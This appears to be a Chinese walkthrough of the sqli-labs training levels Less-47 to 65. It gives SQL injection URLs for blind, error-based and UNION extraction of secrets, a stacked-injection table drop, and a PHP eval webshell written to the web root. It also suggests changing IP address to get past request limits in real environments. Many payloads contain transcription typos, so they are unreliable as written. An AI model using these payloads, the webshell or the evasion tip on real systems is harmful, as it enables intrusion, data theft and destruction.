
LESS-47(2020-01-24更新，采用QQ截图翻译，错误请谅解)

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 1. `http://127.0.0.1/sqlii/Lesss 46/?sort=3'` 直接将id值进行修改即可！后面本来还有的，但是我自己事情有点过，所以就暂时这样吧！



LESS-48(2020-01-24更新，采用QQ截图翻译，错误请谅解)

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 1. 不能使用报错注入，要使用基于时间的盲注！



LESS-49(2020-01-24更新, 采用QQ截图翻译, 错误请谅解)

- 为了测试方便, 我们在代码中加入:
- `echo $sql;`
- `echo "
";`
- 1. 使用盲注!!!

补充_ LESS46-49关 其他用法01

- 在less46- 49关中，我们通过对order by存在的注入部分进行了简单的分析，我们思考在这几关卡中能有其他的方法吗？
- 1.我们利用在less45关写一句话的方法，类比将查询结果写到一个文件中：
- `http://127.0.0.1/sqli/Less-49/?sort=0' into outfile 'C:\phpstudy\PHPTutorial\WWW\crow.txt' --+`
- 2.我们写一句话木马：
- php-句话木马: `<?php @eval($_POST['crow']); ?>`
- 绝对路径: `C:\phpstudy\PHPTutorial\WWW\`
- 使用函数: `select Xx into outfile xxx`
- `select '<?php @eval($_POST[crow]);?>' into outfile C:\pstudy\PHPTutorial\WWW\crow.php'`(不要直接复制，自己照着打)
- `http://127.0.0.1/sqli/Less- 49/?sort=0 and (select '<php @eval($_POST['crow']);?>') into outfile C:\phpstudy\PHPTutorial\WWW\crow.php' -+` (注意这个地方是有括号的，他和以前的不一样)
- 说明：这里使用的是qq的自动翻译功能，其中难免会有错误，希望大家理解并指正！！！！

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 我们直接看源码中的sql语句 `SELECT * FROM users ORDER BY 1`
- 这个貌似和前面的都是相同的，但是我们通过源码观察可知：
- 在本关中使用了 `mysqli multi query()` 函数 (<https://www.runoob.com/php/func-mysqli-multi-query.html>)
- 而在less46-49关中使用了 `mysql fetch_assoc()` 函数 (<https://www.runoob.com/php/func-myslifetch-assoc.html>)
- 所以这里的不同点就在于本关可以使用堆叠注入的形式，我们可以使用以下几种方法：
- 1.基于时间的盲注

- 1.基于时间的盲注
- `http://127.0.0.1/sqli/Less-50/?sort=1 and if ((length(database())>1) ,1, sleep(5))-+`
- 2.基于报错注入:
- `http://127.0.0.1/sqli/Less-50/?sort=1 and updatexml(1, concat(0x7e, (database())) ,1) -+`
- 3.写一句话木马(这里不再进行演示)
- 4.使用迭代注入创建删除一个表:
- `http://127.0.0.1/sqli/Less 50/?sort=1; create table crow like users; +`
- `http://127.0.0.1/sqli/Less -50/?sort=1; drop table crow;-+`
- 5.使用对叠注入写一句话木马(这里不再进行演示)
- 当然方法不局限于这么多, 还有其他的方法请大家自行挖掘。

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 我们直接看源码中的sql语句 `SELECT * FROM users ORDER BY '1'`
- 这个是和less-50唯一不同的地方， 而且可以存在报错回显，我们就可以使用以下几种方法：
- 1.基于时间的盲注
- 2.基于报错注入：
- 3.写一句话木马
- 4.使用迭代注入创建删除一个表：
- 5.使用对叠注入写一句话木马
- 以上方法请参考less50,其他的都是相同的。

- 为了测试方便，我们在代码中加入:
- `echo $sql;`
- `echo "
;`
- 我们直接看源码中的sql语句`SELECT * FROM users ORDER BY 1`
- 这里无法存在报错回显，我们就可以使用以下几种方法:
- 1.基于时间的盲注
- 2.写一句话木马
- 3.使用堆叠注入创建删除一个表:
- 4.使用堆叠注入写一句话木马
- 以上方法请参考less50，其他的都是相同的。只是不能够回显错误，所以不能用盲注。

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 我们直接看源码中的sql语句`SELECT * FROM users ORDER BY '1'`
- 这里无法存在报错回显，我们就可以使用以下几种方法：
- 1.基于时间的盲注
- 2.写一句话木马
- 3.使用堆叠注入创建删除一个表：
- 4.使用堆叠注入写一句话木马
- 以上方法请参考less50，其他的都是相同的。只是不能够回显错误，所以不能用盲注。

LESS-54

- 从本关开始，开始慢慢偏向于实际环境:
- 本关中是对输入的次数做了限制，必须在10次请求之内获取信息，否则会刷新表名
- 1. `http://127.0.0.1/sql/L ess-54/index.php?id=1` 返回正常的信息
- 2. `http://127.0.0.1/sql/L ess-54/index.php?id=1 '有错误，但是没有回显信息`
- 3. `http://127.0.0.1/sql/L ess-54/index.php?id=1 ' --+返回正常`
- 4. `http://127.0.0.1/sql/L ess-54/index.php?id=1 ' order by 1--+返回正常`
- 5. `http://127.0.0.1/sql/L ess-54/index.php?id=1 ' order by4 --+返回错误`
- 6. `http://127.0.0.1/sql/L ess-54/index.php?id=1 ' order by3 --+返回正常，说明存在三列`
- 7. `http://127.0.0.1/sql/L ess-54/index.php?id=1 union select 1,2,group concat(table_name) from`
`Information_schema_tables where table_schema =0x4348414c4c454e474553 --+爆出表名，因为我们已经知道数据库的`
`名字是challenges`
- 8. `http://127.0.0.1/sql/L ess-54/index.php?id=1 ' union select 1,2,group_concat(column_name) from`
`Information_schema.columns where table._name =0x6a7a3063323772396c38 --+ 取出所有的列名`
- 9. `http://127.0.0.1/sql/L ess-54/index.php?id=1 ' union select 1,2,group concat(concat ws(0x7e,id,sessionid,secret BTL5,tryy))`
`from challenges. jz0c27r9l8 --+取出所有的数据`

- 本关中是对输入的次数做了限制，必须在14次请求之内获取信息，否则会刷新表名
- `Ssql=""SELECT * FROM security.users WHERE id=($id) LIMIT 0,1";`与less54唯一不同的地方在于id值的处理
- 1. `http://127.0.0.1/sqli/Less-55/?id=1)` -+ 所以直接按照less54的来即可!
- 如果在实际环境中遇到这样的情况，次数不够的话，我们可以从ip地址等可能的地方突破，比如更换ip地址等

- 本关中是对输入的次数做了限制，必须在14次请求之内获取信息，否则会刷新表名
- `$sql="SELECT * FROM security.users WHERE id='$id' LIMIT 0,1";`与less55唯一不同的地方在于id值的处理
- 1. `http://127.0.0.1/sqli/less-56/id=1')` --+所以直接按照less54的来即可!
- 如果在实际环境中遇到这样的情况，次数不够的话，我们可以从ip地址等可能的地方突破，比如更换ip地址等

- 本关中是对输入的次数做了限制，必须在14次请求之内获取信息，否则会刷新表名
- `Sid= " ".di."";`
- `$sql="SELECT * FROM security.users WHERE id=$id LIMIT 0,1";`
- 与less54唯一不同的地方 在于id值的处理
- 1. `http://127.0.0.1/sqli/Less 57/id=1" -- +`所以直接按照less54的来即可!
- 如果在实际环境中遇到这样的情况，次数不够的话，我们可以从ip地址等可能的地方突破，比如更换ip地址等

- 本关中是对输入的次数做了限制，必须在5次请求之内获取信息，否则会刷新表名
- `SELECT * FROM security.users WHERE id='1'`
- 1.通过不断重置数据库发现: `http://127.0.0.1/sqli/Less-58/index.php?id= 1' union select 1,2,3 --+` 这里没有回显数据，
- 所以我们使用union select查询好像没有什么效果
- 2. `http://127.0.0.1/sqli/Less-58/index.php?id=1' and updatexml(1,concat(0x7e,(select group concat(table_name) from Information_schema.tables where table_schema= 0x4348414c4c454e474553),1) --+` 直接爆出表
- 3. `http://127.0.0.1/sqli/Less-58/index.php?id=1' and updatexml(1,concat(0x7e,(select group, concat(column_name) from Information_schema.columns where table_name='mk25r38vwy),1)--+` 直接爆出字段名字
- 4. `http://127.0.0.1/sqli/Less-58/index.php?id=1' and updatexml(1,concat(0x7e,(select group concat(secret _OHw4) from CHALLENGES.mk25r38vwy),1)--+` 得到字段的值

- 本关中是对输入的次数做了限制，必须在5次请求之内获取信息，否则会刷新表名
- `SELECT * FROM security.users WHERE id=1 LIMIT 0,1`
- 这个与less58中不相同的地方大概就在id的处理上，其余的都是相同的。
- 这里不再进行演示。

- 本关中是对输入的次数做了限制，必须在5次请求之内获取信息，否则会刷新表名
- `SELECT * FROM security.users WHERE id=("1") LIMIT 0,1`
- 这个与less58中不相同的地方大概就在id的处理上，其余的都是相同的。
- 这里不再进行演示。

- 本关中是对输入的次数做了限制，必须在5次请求之内获取信息，否则会刷新表名
- `SELECT * FROM security.users WHERE id= ("1") LIMIT 0,1`
- 这个与less58中不相同的地方大概就在id的处理上，其余的都是相同的。
- 这里不再进行演示。

- 本关中是对输入的次数做了限制，必须在130次请求之内获取信息，否则会刷新表名
- `SELECT * FROM security.users WHERE id=('1') LIMIT 0,1`
- 看到这么多次数，第一时间想到了就是坑爹的延时注入，我们在这里演示一个延时的写法，在后来可能大概不放鸽子的课程中会写一个
- 1. `http://127.0.0.1/ali/lesss-62/index.php?id=1) and if((length(database()) = 1) ,1, sleep(5)) --+`首先判断数据库的长度
- (不过好像已经给出了数据库的名字了。。。。)
- 2. `http://127.0.0.1/sql/Less -62/index.php?id=1) and if(left((select table_name from information_schema.tables where table_schema='CHALLENGES' limit 0,1),1)> 'a' ,1, sleep(5)) --+`判断该表的第一位字母是不是比a大

LESS-63

- 本关中是对输入的次数做了限制，必须在**130**次请求之内获取信息，否则会刷新表名
- `SELECT * FROM security.users WHERE id='1' LIMIT 0,1`
- 除了对id值的处理，其他的都是和less62关都是一样的， 这里不再赘述

- 本关中是对输入的次数做了限制，必须在130次请求之内获取信息，否则会刷新表名
- `SELECT * FROM security.users WHERE id='1' LIMIT 0,1`（也就是这里不一样，这个sql语句可能是错误的，本关请参考视频内容）
- 除了对id值的处理，其他的都是和less62关都是一样的， 这里不再赘述

LESS-65

- 本关中是对输入的次数做了限制，必须在**130**次请求之内获取信息，否则会刷新表名
- `SELECT * FROM security.users WHERE id=("1") LIMIT 0,1`
- 除了对id值的处理，其他的都是和less62关都是一样的，这里不再赘述